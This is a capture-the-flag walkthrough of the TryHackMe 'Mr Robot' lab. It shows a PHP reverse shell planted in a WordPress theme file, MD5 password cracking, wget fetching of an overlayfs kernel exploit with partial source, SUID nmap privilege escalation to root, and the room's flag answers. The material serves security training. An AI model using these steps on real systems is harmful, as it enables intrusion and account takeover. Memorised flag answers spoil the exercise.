
Now, we are logged in, reverse shell from [pentestmonkey](https://pentestmonkey.net) can be uploaded via Editor in the Appearance menu.



I edited the Header.php file so that whenever the website loads, the header.php files get executed and we can get the connection back to our machine.



The file was edited successfully as seen below. So I had to load the header.php page from my browser on a new tab.



Boom!! I received a revshell. We can also use pwncat-cs to achieve this.

```
(root@Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.247.106] from (UNKNOWN) [10.10.11.162] 54529
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
11:53:59 up 1:13, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

I checked for the python version used and imported the pty module for a much stable shell.  
 Trying to read the content of the second key,, I did not have enough permission as seen below.  
 Keenly looking, this file is owned by a user called robot. Now lateral movement came into play. Luckily I had rights to view the content of the md5 password...

```
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$
```

As seen, this is creds belonging to user called robot. However the password was hashed, and this was a md5 hash.

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

I used an online website to crack this password hash.

CrackStation

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-

Though I could use hashcat tool as seen below to crack this hash.

root@Kali: /home/scr34tur3/Documents/CTFs/mrrobot-THM

hashcat -a 0 -m 0 hashpass /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL\_DEBUG) - Platform #1 [The pocl project]

\* Device #1: cpu-haswell-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 2817/5699 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0

Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Rules: 1

Optimizers applied:

\* Zero-Byte

\* Early-Skip

\* Not-Salted

\* Not-Iterated

\* Single-Hash

\* Single-Salt

\* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.

Pure kernels can crack longer passwords, but drastically reduce performance.

If you want to switch to optimized kernels, append -O to your commandline.

See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:

\* Filename.: /usr/share/wordlists/rockyou.txt

\* Passwords.: 14344390

\* Bytes.....: 139921605

\* Keyspace.: 14344390

C3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 0 (MD5)

Hash.Target.....: c3fcd3d76192e4007dfb496cca67e13b

Time.Started.....: Tue Aug 6 15:11:27 2024 (0 secs)

Time.Estimated...: Tue Aug 6 15:11:27 2024 (0 secs)

Kernel.Feature...: Pure Kernel

Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.#1.....: 3044.6 kH/s (0.14ms) @ Accel:512 Loops:1 Thr:1 Vec:8

Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)

Progress.....: 40960/14344390 (0.29%)

Rejected.....: 0/40960 (0.00%)

I used the su~ switch user cmd to robot and now I am user robot.

16/23



```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
```

```
robot@linux:~$ whoami
```

```
whoami
robot
robot@linux:~$
```

Checking binaries user robot can run with sudo privileges, He was not allowed.

```
robot@linux:~$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz
```

```
Sorry, user robot may not run sudo on linux.
robot@linux:~$
```

I checked for the kernel version using the `uname -a` cmd, Besides, I could also achieve this by reading the content of the `/proc/version` file.

```
robot@linux:~$ uname -a
uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
robot@linux:~$
```

checking on my browser, I found a kernel exploit that could be used against this kernel version.

The screenshot shows a web browser displaying the Exploit-DB website. The main heading is "Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation". Below this, there are several fields: EDB-ID: 37292, CVE: 2015-1328, Author: REBEL, Type: LOCAL, Platform: LINUX, and Date: 2015-06-16. The EDB Verified status is shown as a green checkmark. Below the fields, there is a section for the exploit code, which includes a comment: "/\* # Exploit Title: ofs.c - overlayfs local root in ubuntu". The browser's address bar shows the URL: https://www.exploit-db.com/exploits/37292. The bottom of the screenshot shows the GitHub repository page for the exploit, with the URL: https://github.com/SecWiki/linux-kernel-exploits/blob/master/2015/CVE-2015-1328/README.md.

Files

master

Go to file

2004

2005

2006

2008

2009

2010

2012

2013

2014

2015

CVE-2015-1328

37292.c

40688.rb

README.md

ofs\_32

ofs\_64

CVE-2015-7547

2016

2017

2018

Gitmaninc linux-exp

Preview Code Blame 39 lines (20 loc) · 685 Bytes

## CVE-2015-1328

CVE-2015-1328

Vulnerability reference:

- [CVE-2015-1328](#)
- [exp-db](#)

### Kernels

3.13, 3.16.0, 3.19.0

### Usage

```
$ gcc ofs.c -o ofs
$ ./ofs
```

This binary has been verified on:

- Ubuntu 14.10 - Linux ubuntu 3.16.0-23-generic #31-Ubuntu x86\_64
- Ubuntu 14.04 - Linux ubuntu 3.13.0-24-generic #46-Ubuntu x86\_64

I first tried to download a random file from my local machine, just to confirm if I would have the 777 permission on this file over the target machine, though as seen below, I didn't.

```
robot@linux:~$ wget http://10.9.247.106:8000/id_rsa
wget http://10.9.247.106:8000/id_rsa
--2024-08-06 12:17:00-- http://10.9.247.106:8000/id_rsa
Connecting to 10.9.247.106:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2602 (2.5K) [application/octet-stream]
id_rsa: Permission denied

Cannot write to 'id_rsa' (Permission denied).
robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$
```

```
INFLUXDB_JWT
Metasploit-Plugins
Nessus-10.7.4-ubuntu1404_amd64.deb
WhatsApp Image 2024-06-14 at 19:57:22.jpeg
WhatsApp Image 2024-06-21 at 09:53:37.jpeg
WhatsApp Image 2024-06-21 at 09:57:47.jpeg
academy-regular.ovpn
fuzzed-dir
id_rsa
kerb-hash.txt
kerb-results.txt
lab_SCr34tur3.ovpn
nessus-activation-code
ntlm_hashes.txt
share_content
shell.gif
smabe123.ovpn
starting_point_SCr34tur3.ovpn
zphisher

(root@Kali)-[/home/scr34tur3/Downloads]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.162 - - [06/Aug/2024 15:17:00] "GET /id_rsa HTTP/1.1" 200 -
```

So I downloaded the exploit in my local machine and saved it in a ofs.c file.

```
root@Kali: /home/scr34tur3/Documents/CTFs/mrrobot-THM 108x52
GNU nano 8.1                                ofs.c *
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
user@ubuntu-server-1504:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),46(plugdev)
user@ubuntu-server-1504:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(user)
greets to beist & kaliman
2015-05-24
%rebel%
*****
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <sys/types.h>
#include <signal.h>
#include <fcntl.h>
#include <string.h>
#include <linux/sched.h>

#define LIB "#include <unistd.h>\n\nuid_t(*_real_getuid) (void);\nchar path[128];\n\nuid_t\ngetuid(void)\n{\n\nstatic char child_stack[1024*1024];

static int
child_exec(void *stuff)
{
    char *file;
    system("rm -rf /tmp/ns_sploit");

    Site
    Solutions
    Courses and Certifications
    ^G Help
    ^X Exit
    ^O Write Out
    ^R Read File
    ^F Where Is
    ^\ Replace
    ^K Cut
    ^U Paste
    ^T Execute
    ^J Justify
    ^C Location
    ^_ Go To Line
    ^M-U Undo
    ^M-E Redo
```

I hosted a python server on my local machine and downloaded this .c file on the target machine under the /tmp folder. It was successful.

```
robot@linux:/tmp$ wget http://10.9.247.106:8000/ofs.c
wget http://10.9.247.106:8000/ofs.c
--2024-08-06 12:20:51-- http://10.9.247.106:8000/ofs.c
Connecting to 10.9.247.106:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4982 (4.9K) [text/x-csrc]
Saving to: 'ofs.c'

100%[=====] 4,982 --.-K/s in 0.009s

2024-08-06 12:20:52 (514 KB/s) - 'ofs.c' saved [4982/4982]

robot@linux:/tmp$

(root@Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
# nano ofs.c
(root@Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
# ls
base64-text hash ldR7vtMs ofs.c sC9Tmnvh
fsociety.dic hashpass mrrobot.ctb php-reverse-shell.php w1AmU14.atom
(root@Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.162 - - [06/Aug/2024 15:20:51] "GET /ofs.c HTTP/1.1" 200 -
```

I compiled this file as seen below.

```
robot@linux:/tmp$ ls | grep ofs
ls | grep ofs
ofs.c
robot@linux:/tmp$ gcc ofs.c -o ofs
gcc ofs.c -o ofs
robot@linux:/tmp$ ls -la | grep ofs
ls -la | grep ofs
-rwxrwxr-x 1 robot robot 13682 Aug  6 12:21 ofs
-rw-rw-r-- 1 robot robot  4982 Aug  6 12:19 ofs.c
robot@linux:/tmp$
```

I then tried to execute the ofs file, however the exploit failed. Though the kernel version was vulnerable to this exploit, I failed to figure out why it did not work. So I had to figure another privilege escalation vector.

```
robot@linux:/tmp$ ./ofs
./ofs
spawning threads
mount #1
mount #2
child threads done
exploit failed
robot@linux:/tmp$
```

Initially I tried to look out for sudo rights, unfortunately our user robot was not allowed to run sudo on this system. So I checked for SUID bit set on binaries as shown in the image below, and found this interesting binary called nmap under /usr/local/bin dir which had SUID bit set.

```
robot@linux:/$ find / -perm -04000 -ls 2>/dev/null
find / -perm -04000 -ls 2>/dev/null
15068  44 -rwsr-xr-x 1 root  root    44168 May  7  2014 /bin/ping
15093  68 -rwsr-xr-x 1 root  root    69120 Feb 12  2015 /bin/umount
15060  96 -rwsr-xr-x 1 root  root    94792 Feb 12  2015 /bin/mount
15069  44 -rwsr-xr-x 1 root  root    44680 May  7  2014 /bin/ping6
15085  40 -rwsr-xr-x 1 root  root    36936 Feb 17  2014 /bin/su
36231  48 -rwsr-xr-x 1 root  root    47032 Feb 17  2014 /usr/bin/passwd
36216  32 -rwsr-xr-x 1 root  root    32464 Feb 17  2014 /usr/bin/newgrp
36041  44 -rwsr-xr-x 1 root  root    41336 Feb 17  2014 /usr/bin/chsh
36038  48 -rwsr-xr-x 1 root  root    46424 Feb 17  2014 /usr/bin/chfn
36148  68 -rwsr-xr-x 1 root  root    68152 Feb 17  2014 /usr/bin/gpasswd
36349 152 -rwsr-xr-x 1 root  root    155008 Mar 12  2015 /usr/bin/sudo
34835 496 -rwsr-xr-x 1 root  root    504736 Nov 13  2015 /usr/local/bin/nmap
38768 432 -rwsr-xr-x 1 root  root    440416 May 12  2014 /usr/lib/openssh/ssh-keysign
38526  12 -rwsr-xr-x 1 root  root    10240 Feb 25  2014 /usr/lib/eject/dmccrypt-get-device
395259 12 -r-sr-xr-x 1 root  root     9532 Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
395286 16 -r-sr-xr-x 1 root  root    14320 Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
38505  12 -rwsr-xr-x 1 root  root    10344 Feb 25  2015 /usr/lib/pt_chown
robot@linux:/$
```

I then checked on gtfobins.io for a payload to spawn a root shell by abusing the nmap binary. This can be seen from the image below. NOTE: The interactive mode, available on version 2.02 to 5.21 can be used to execute shell cmd, otherwise we wont achieve what we intend.

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

- (a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

- (b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

## Non-interactive reverse shell

It can send back a non-interactive reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell.

```
nc -l -p 12345
```

I copied-pasted this payload on my system target terminal and after I entered the nmap interactive mode, I used the `!sh` payload and it did its magic. From this I was able to spawn a root shell. Checking the root dir, I found the third key.

```
bash-4.3$ nmap --interactive
nmap --interactive
```

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
```

```
Welcome to Interactive Mode -- press h <enter> for help
```

```
nmap> !sh
```

```
!sh
```

```
# whoami
```

```
whoami
```

```
root
```

```
# pwd
```

```
pwd
```

```
/
```

```
# cd /root
```

```
cd /root
```

```
# ls -la
```

```
ls -la
```

```
total 32
```

```
drwx----- 3 root root 4096 Nov 13 2015 .
drwxr-xr-x 22 root root 4096 Sep 16 2015 ..
-rw----- 1 root root 4058 Nov 14 2015 .bash_history
-rw-r--r-- 1 root root 3274 Sep 16 2015 .bashrc
drwx----- 2 root root 4096 Nov 13 2015 .cache
-rw-r--r-- 1 root root 0 Nov 13 2015 firstboot_done
-r----- 1 root root 33 Nov 13 2015 key-3-of-3.txt
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
-rw----- 1 root root 1024 Sep 16 2015 .rnd
```

```
# cat key-3-of-3.txt
```

```
cat key-3-of-3.txt
```

```
04787ddef27c3dee1ee161b21670b4e4
```

```
#
```

What is key 1?

What is key 2?

822c73956184f634993bede3eb39f959

What is key 3?

04787ddef27c3dee1ee161b21670b4e4

Created by



ben




tryhackme

Room Type

Free Room. Anyone can deploy virtual machines in the room (without being sub

Copyright TryHackMe 2018-2024



Start Machine

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?

Credit to [Leon Johnson](#) for creating this machine. **This machine is used here with the explicit permission of the creator <3**

Answer the questions below

What is key 1?

073403c8a58a1f80d943455fb30724b9

✓ Correct Answer

Hint

What is key 2?

822c73956184f694993bede3eb39f959

✓ Correct Answer

Hint

What is key 3?

04787ddef27c3dee1ee161b21670b4e4

✓ Correct Answer

Hint

<https://tryhackme.com/r/room/mrrobot>

## CONCLUSION

In the Capture The Flag (CTF) challenge, I successfully compromised a WordPress CMS. The attack vector involved uploading a PHP reverse shell, granting me access to the server. Upon gaining initial access, I enumerated users to locate the second key. Further enumeration revealed that the `nmap` binary had the SUID bit set, which allowed me to escalate privileges to root. Using root access, I retrieved the final key.

This exercise demonstrated the importance of securing file permissions, user enumeration vulnerabilities, and the risks associated with misconfigured binaries. Proper security measures, such as regular patching and least privilege

principle, are essential to prevent similar exploits.

As an enthusiast Red Teamer, I was able to sharpen the skills I have under linux privilege escalation.

@SCr34tur3